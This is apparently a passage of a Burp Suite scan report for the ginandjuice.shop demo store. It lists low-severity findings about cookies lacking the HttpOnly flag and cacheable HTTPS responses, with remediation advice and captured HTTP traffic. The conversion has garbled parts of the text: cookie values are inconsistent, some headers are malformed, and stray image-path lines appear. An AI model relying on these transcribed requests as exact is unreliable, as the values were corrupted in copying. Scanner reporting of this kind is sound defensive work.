  if (document.readyState !== "loading") callback();
  else document.addEventListener("DOMContentLoaded", callback);
}

subscribeNowReady(() => {
  const
...[SNIP]...
```

Request 3

```
GET /resources/labheader/css/scanMeHeader.css HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; AWSALBCORS=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; session=dfueYgG078D47mGt25ncllvkxD6fgGpi
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/
Sec-Fetch-Dest: style
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=2
Te: trailers
```

Response 3

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:23 GMT
Content-Type: text/css
Content-Length: 17727
Set-Cookie: AWSALB=obw5huJS/vSc6lt049/gvOps9TdmBslDHvjSFZnkXzj/56V7F+qKLR5YXJ8jpiVLzDkgplaraS8dAB8QhCmA1QBkDQc2NpGcrU85YHI5AK6XcjEd0N9aE4bsp8qX; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=obw5huJS/vSc6lt049/gvOps9TdmBslDHvjSFZnkXzj/56V7F+qKLR5YXJ8jpiVLzDkgplaraS8dAB8QhCmA1QBkDQc2NpGcrU85YHI5AK6XcjEd0N9aE4bsp8qX; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

#scanMeHeader {
  all: initial;
  --spacingbase: 0.9em;
  --heading-line-height: 24px;
  font-family: Arial, Helvetica, sans-serif;
  font-size: 16px;
  text-align: right;
}
#scanMeHeader .header-desc
...[SNIP]...
```

3.7. Cookie without HttpOnly flag set

There are 2 instances of this issue:

- /
- /

Issue background

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

# Issue remediation

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

## References


- Web Security Academy: Exploiting XSS vulnerabilities
- HttpOnly effectiveness

## Vulnerability classifications

- CWE-16: Configuration
- CAPEC-31: Accessing/Intercepting/Modifying HTTP Cookies

### 3.7.1. https://ginandjuice.shop/

## Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

## Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- AWSALB

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.This issue was found in multiple locations under the reported path.

## Request 1

```
GET / HTTP/1.1
Host: ginandjuice.shop
Cookie: AWSALB=RbruKj9viWrfFvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALIY0/Ni4CtEfjNluKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx; AWSALBCORS=RbruKj9viWrfFvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALIY0/Ni4CtEfjNluKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

## Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10445
Set-Cookie: AWSALB=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Set-Cookie: session=dfueYgG078D47mGt25ncIlvxxD6fgGpi; Secure; HttpOnly; SameSite=None
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsScanme.css rel=stylesheet>
<meta name="view
...[SNIP]...
```

## Request 2

```
GET /resources/js/subscribeNow.js HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; AWSALBCORS=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; session=dfueYgG078D47mGt25ncIlvxxD6fgGpi
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```

Te: trailers

Response 2

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:23 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 3739
Set-Cookie: AWSALB=cfBWbeTSUF98OOQj/bCV6d82XOoxzJnNJ/WPhpe1kb2WxZB0pdFzj4FOIOpSB8AavuoKAT4btkJQAAha0vnPwHt3BSH59eHH8xlu6bZ9IPDZ9vbPBdGPs6phJd7T; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=cfBWbeTSUF98OOQj/bCV6d82XOoxzJnNJ/WPhpe1kb2WxZB0pdFzj4FOIOpSB8AavuoKAT4btkJQAAha0vnPwHt3BSH59eHH8xlu6bZ9IPDZ9vbPBdGPs6phJd7T; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

let subscribeNowReady = (callback) => {
  if (document.readyState !== "loading") callback();
  else document.addEventListener("DOMContentLoaded", callback);
}

subscribeNowReady(() => {
  const
...[SNIP]...
```

Request 3

```
GET /resources/images/rating3.png HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tZDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJsdj4u6XGADtjvGGNwal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm;/ AWSALBCORS=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tZDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJsdj4u6XGADtjvGGNwal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm;/ session=dfueYgG078D47mGt25ncllvkxD6fgGpi
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5, i
Te: trailers
```


Response 3

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:23 GMT
Content-Type: image/png
Content-Length: 629
Set-Cookie: AWSALB=go4DiQKmUy7wuW3CRpL3RZ0LqRgMErWpNMIAMEKbrlNvhWe1kYtKTR5hhRRp18blpW/rTwxi9cdX7mzWqKAwxak2bcZQ1g9R4PoHKRYHt9wWCppy3FPhc2YwWHY7; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=go4DiQKmUy7wuW3CRpL3RZ0LqRgMErWpNMIAMEKbrlNvhWe1kYtKTR5hhRRp18blpW/rTwxi9cdX7mzWqKAwxak2bcZQ1g9R4PoHKRYHt9wWCppy3FPhc2YwWHY7; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

.PNG
.
...IHDR...y..... pHYs.....~....'IDATh...[n.@...M....D..PwP..YB.`w.;+;.%t ..R.W....3m.3.....?h....3...Y...k<..6-.0.0....(..6...7)..7.&. JrF.%a.L.X.^.....1...Rb..uy...U9
...[SNIP]...
```

3.7.2. https://ginandjuice.shop/

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- AWSALBCORS

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.This issue was found in multiple locations under the reported path.

Request 1

```
GET / HTTP/1.1
Host: ginandjuice.shop
Cookie: AWSALB=RbrukJ9viWfFvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALiY0/Ni4CtEfjNiuKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx; AWSALBCORS=RbrukJ9viWfFvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALiY0/Ni4CtEfjNiuKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
```

Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: none  
Sec-Fetch-User: ?1  
Priority: u=0, i  
Te: trailers  
Connection: keep-alive

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:23 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 10445  
Set-Cookie: AWSALB=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure  
Set-Cookie: session=dfueYgG078D47mGt25ncllvkxD6fgGpi; Secure; HttpOnly; SameSite=None  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsScanme.css rel=stylesheet>  
<meta name="view  
...[SNIP]...

Request 2

GET /resources/js/subscribeNow.js HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; AWSALBCORS=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; session=dfueYgG078D47mGt25ncllvkxD6fgGpi  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/  
Sec-Fetch-Dest: script  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: same-origin  
Te: trailers

Response 2

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:23 GMT  
Content-Type: application/javascript; charset=utf-8  
Content-Length: 3739  
Set-Cookie: AWSALB=cfBWbeTSUF98OOQj/bCV6d82XOoxzJnNJ/WPhpe1kb2WxZB0pdFzj4FOIOpSB8AavuoKAT4btkJQAaha0vnPwHt3BSH59eHH8xlu6bZ9IPDZ9vbPBdGPs6phJd7T; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=cfBWbeTSUF98OOQj/bCV6d82XOoxzJnNJ/WPhpe1kb2WxZB0pdFzj4FOIOpSB8AavuoKAT4btkJQAaha0vnPwHt3BSH59eHH8xlu6bZ9IPDZ9vbPBdGPs6phJd7T; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

let subscribeNowReady = (callback) => {  
 if (document.readyState !== "loading") callback();  
 else document.addEventListener("DOMContentLoaded", callback);  
}  
  
subscribeNowReady(() => {  
 const  
 ...[SNIP]...

Request 3

GET /resources/images/rating3.png HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; AWSALBCORS=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; session=dfueYgG078D47mGt25ncllvkxD6fgGpi  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/\*;q=0.8,\*/\*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/  
Sec-Fetch-Dest: image  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: same-origin  
Priority: u=5, i  
Te: trailers

Response 3

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:23 GMT  
Content-Type: image/png  
Content-Length: 629  
Set-Cookie: AWSALB=go4DiQkMuy7wuW3CRpL3RZ0LqRGmErWpNMIAMEKbrInvhWe1kYtKTR5hhRRp18blpW/rTwx9cdX7mzWqKAwxak2bcZQ1g9R4PoHKRYHt9wWCppy3FPhc2YwWHY7; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/

Set-Cookie: AWSALBCORS=go4DiQKmUy7wuW3CRpL3RZ0LqRGmErWpNMIAMEKbrlNvhWe1kYtKTR5hhRRp18blpW/rTwxi9cdX7mzWqKAwxak2bcZQ1g9R4PoHKRYHt9wWCppy3FPhc2YwWHY7; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN  
  
.PNG  
...IHDR...y..... pHYS.....~....'IDaTh...[n.@...M....D..PwP..YB.`w.;+.;%t ..R.W....3m.3.....?..h....3...Y...k<..6-.0.0....(..6...7]..7.&. JrF.%a.L.X.^.....1...Rb..uy...U9  
...[SNIP]...

### 3.8. Cacheable HTTPS response

There are 7 instances of this issue:

- /
- /catalog
- /catalog/product
- /resources/images/gin-and-juice-shop-logo.svg
- /resources/images/icon-account.svg
- /resources/images/icon-cart.svg
- /resources/images/icon-search.svg

### Issue background

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

### Issue remediation

Applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

### References


- Web Security Academy: Information disclosure

### Vulnerability classifications

- CWE-524: Information Exposure Through Caching
- CWE-525: Information Exposure Through Browser Caching
- CAPEC-37: Retrieve Embedded Sensitive Data

#### 3.8.1. https://ginandjuice.shop/

### Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

### Issue detail

This issue was found in multiple locations under the reported path.

### Request 1

GET / HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=z9jNr2ce1/LDx30TXSGumRtG+CpNfom85VvbqvwYXuP7/Bpswupvj2IMasB3eGnTnIBTDF7sV42UilJMo06sT9BMNRtT/5Ym/tJ7c8QV4rwr0PBWntGI/1Ou+LL; AWSALBCORS=z9jNr2ce1/LDx30TXSGumRtG+CpNfom85VvbqvwYXuP7/Bpswupvj2IMasB3eGnTnIBTDF7sV42UilJMo06sT9BMNRtT/5Ym/tJ7c8QV4rwr0PBWntGI/1Ou+LL; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IiFGM3FNR0o1ZDdFYVh3bW8ifQ==; category=Juice  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/catalog/product?productId=8  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1  
Priority: u=0, i  
Te: trailers

### Response 1


HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:46 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 10445  
Set-Cookie: AWSALB=pJ5r0PIKwUqzJ/8svaE/SFhZzwr22VxiP4xEXoaC5XCNoRgSlqH56Anbydy5KUvNEBSTwyxoJVjSUukw0cgD4R2gbLrR0W/zilcH4JMTAalsbIAo9qpmLkRzC/;

Expires=Fri, 07 Mar 2025 19:22:46 GMT; Path=/  
Set-Cookie: AWSALBCORS=pJ5r0PIKWvUqzJ/8svaE/SFhZzwr22jVxiP4xEXoaC5XCNoRgSlqH56Anbydy5KUvNEBSTwyxoJVjSUukw0cgD4R2gbLrR0WlzilcH4JMTAalsbIAo9qpmLkRzC/;  
Expires=Fri, 07 Mar 2025 19:22:46 GMT; Path=/; SameSite=None; Secure  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsScanme.css rel=stylesheet>  
<meta name="view  
...[SNIP]...

3.8.2. https://ginandjuice.shop/catalog

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

Request 1

GET /catalog HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=g3r7ei6ma6FY2ZWGorx78v5fbH8wYE2D65wm8zoUuG7bRA3sAkW7eN4D8CsjlmaXylIP8k6cyu+ol7nB+gelw30LNBp6wNXtzSg6Z8qlAzpgnp+3lFer30xae0v3j; AWSALBCORS=g3r7ei6ma6FY2ZWGorx78v5fbH8wYE2D65wm8zoUuG7bRA3sAkW7eN4D8CsjlmaXylIP8k6cyu+ol7nB+gelw30LNBp6wNXtzSg6Z8qlAzpgnp+3lFer30xae0v3j; session=dfueYgG078D47mGt25ncllvkxD6fgGpi  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1  
Priority: u=0, i  
Te: trailers


Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:39 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 16798  
Set-Cookie: AWSALB=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCAPC/26brWDA5M39uEA+mrVZWQ+vunX+ib5UYBYqhUeYj1Ru; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/  
Set-Cookie: AWSALBCORS=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCAPC/26brWDA5M39uEA+mrVZWQ+vunX+ib5UYBYqhUeYj1Ru; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/; SameSite=None; Secure  
Set-Cookie: TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IIFGM3FNR0o1ZDdFYVh3bW8ifQ==; Secure; HttpOnly  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsEcommerce.css rel=stylesheet>  
<link href=/r  
...[SNIP]...

3.8.3. https://ginandjuice.shop/catalog/product

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/product

Request 1

GET /catalog/product?productld=8 HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=b7RavGCs8dZwMJ4u/8Y370oiGWioARiY4tnJ34pqUCmzmWMUQCv1W3r84o0C/YsiWFueWaY5jeAz+F3K4hMg5VrBffL4kOwRBjinGo/A2zExMqFBmUhb0ePVHUrM; AWSALBCORS=b7RavGCs8dZwMJ4u/8Y370oiGWioARiY4tnJ34pqUCmzmWMUQCv1W3r84o0C/YsiWFueWaY5jeAz+F3K4hMg5VrBffL4kOwRBjinGo/A2zExMqFBmUhb0ePVHUrM; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IIFGM3FNR0o1ZDdFYVh3bW8ifQ==; category=Juice  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/catalog?category=Juice  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate



Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1  
Priority: u=0, i  
Te: trailers

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:44 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 12058  
Set-Cookie: AWSALB=6Jnlc61cY26J0Jci8b2icJVmwNEoR8fo9E+9zZscJL28beetYAwmk0yQeqtNsqjaP79dhEd1SZxUmVDoRYFpLB2XuSR7Z2K6PQCaGb3WVlx9FRH3jlbcmBgL6rLV; Expires=Fri, 07 Mar 2025 19:22:44 GMT; Path=/  
Set-Cookie: AWSALBCORS=6Jnlc61cY26J0Jci8b2icJVmwNEoR8fo9E+9zZscJL28beetYAwmk0yQeqtNsqjaP79dhEd1SZxUmVDoRYFpLB2XuSR7Z2K6PQCaGb3WVlx9FRH3jlbcmBgL6rLV; Expires=Fri, 07 Mar 2025 19:22:44 GMT; Path=/; SameSite=None; Secure  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsScanme.css rel=stylesheet>  
<meta name="view  
...[SNIP]...

3.8.4. https://ginandjuice.shop/resources/images/gin-and-juice-shop-logo.svg

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/resources/images/gin-and-juice-shop-logo.svg

Request 1

GET /resources/images/gin-and-juice-shop-logo.svg HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=Dg4Eg1WU6JbK5pKyK1ee6W8bkR+rogNgyRcs1drYW909+IdKYK8DgGDsVROma/4pAsfgKlpEQ5hvQFISQSI+4ya3qzEQbHV52806Oa5jeqi3AEex/D7ZHO84KTo5; AWSALBCORS=Dg4Eg1WU6JbK5pKyK1ee6W8bkR+rogNgyRcs1drYW909+IdKYK8DgGDsVROma/4pAsfgKlpEQ5hvQFISQSI+4ya3qzEQbHV52806Oa5jeqi3AEex/D7ZHO84KTo5; session=dfueYgG078D47mGt25ncllvkxD6fgGpi  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/\*;q=0.8,\*/\*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/resources/labheader/css/scanMeHeader.css  
Sec-Fetch-Dest: image  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: same-origin  
Priority: u=4, i  
Te: trailers

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:24 GMT  
Content-Type: image/svg+xml  
Content-Length: 17353  
Set-Cookie: AWSALB=TGn5uMQl/AnN9RxGfN2wDNZXOkTGa/he+CdAU87pgXYmRRNrbc0Ziof8zDjBeWbrqLpi8jEWTWAF+hp7QFLPaoP5tQolZfbjZyeWNUDFUqP7XWL4t0hKtMmiyo+; Expires=Fri, 07 Mar 2025 19:22:24 GMT; Path=/  
Set-Cookie: AWSALBCORS=TGn5uMQl/AnN9RxGfN2wDNZXOkTGa/he+CdAU87pgXYmRRNrbc0Ziof8zDjBeWbrqLpi8jEWTWAF+hp7QFLPaoP5tQolZfbjZyeWNUDFUqP7XWL4t0hKtMmiyo+; Expires=Fri, 07 Mar 2025 19:22:24 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

<svg width="220" height="45" viewBox="0 0 220 45" fill="none" xmlns="http://www.w3.org/2000/svg">  
<g clip-path="url(#clip0\_361\_535)">  
<path d="M17.3357 36.7032C16.2174 36.7032 15.436 36.6094 14.9962 3  
...[SNIP]...

3.8.5. https://ginandjuice.shop/resources/images/icon-account.svg

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/resources/images/icon-account.svg

Request 1

GET /resources/images/icon-account.svg HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=Dg4Eg1WU6JbK5pKyK1ee6W8bkR+rogNgyRcs1drYW909+IdKYK8DgGDsVROma/4pAsfgKlpEQ5hvQFISQSI+4ya3qzEQbHV52806Oa5jeqi3AEex/D7ZHO84KTo5;

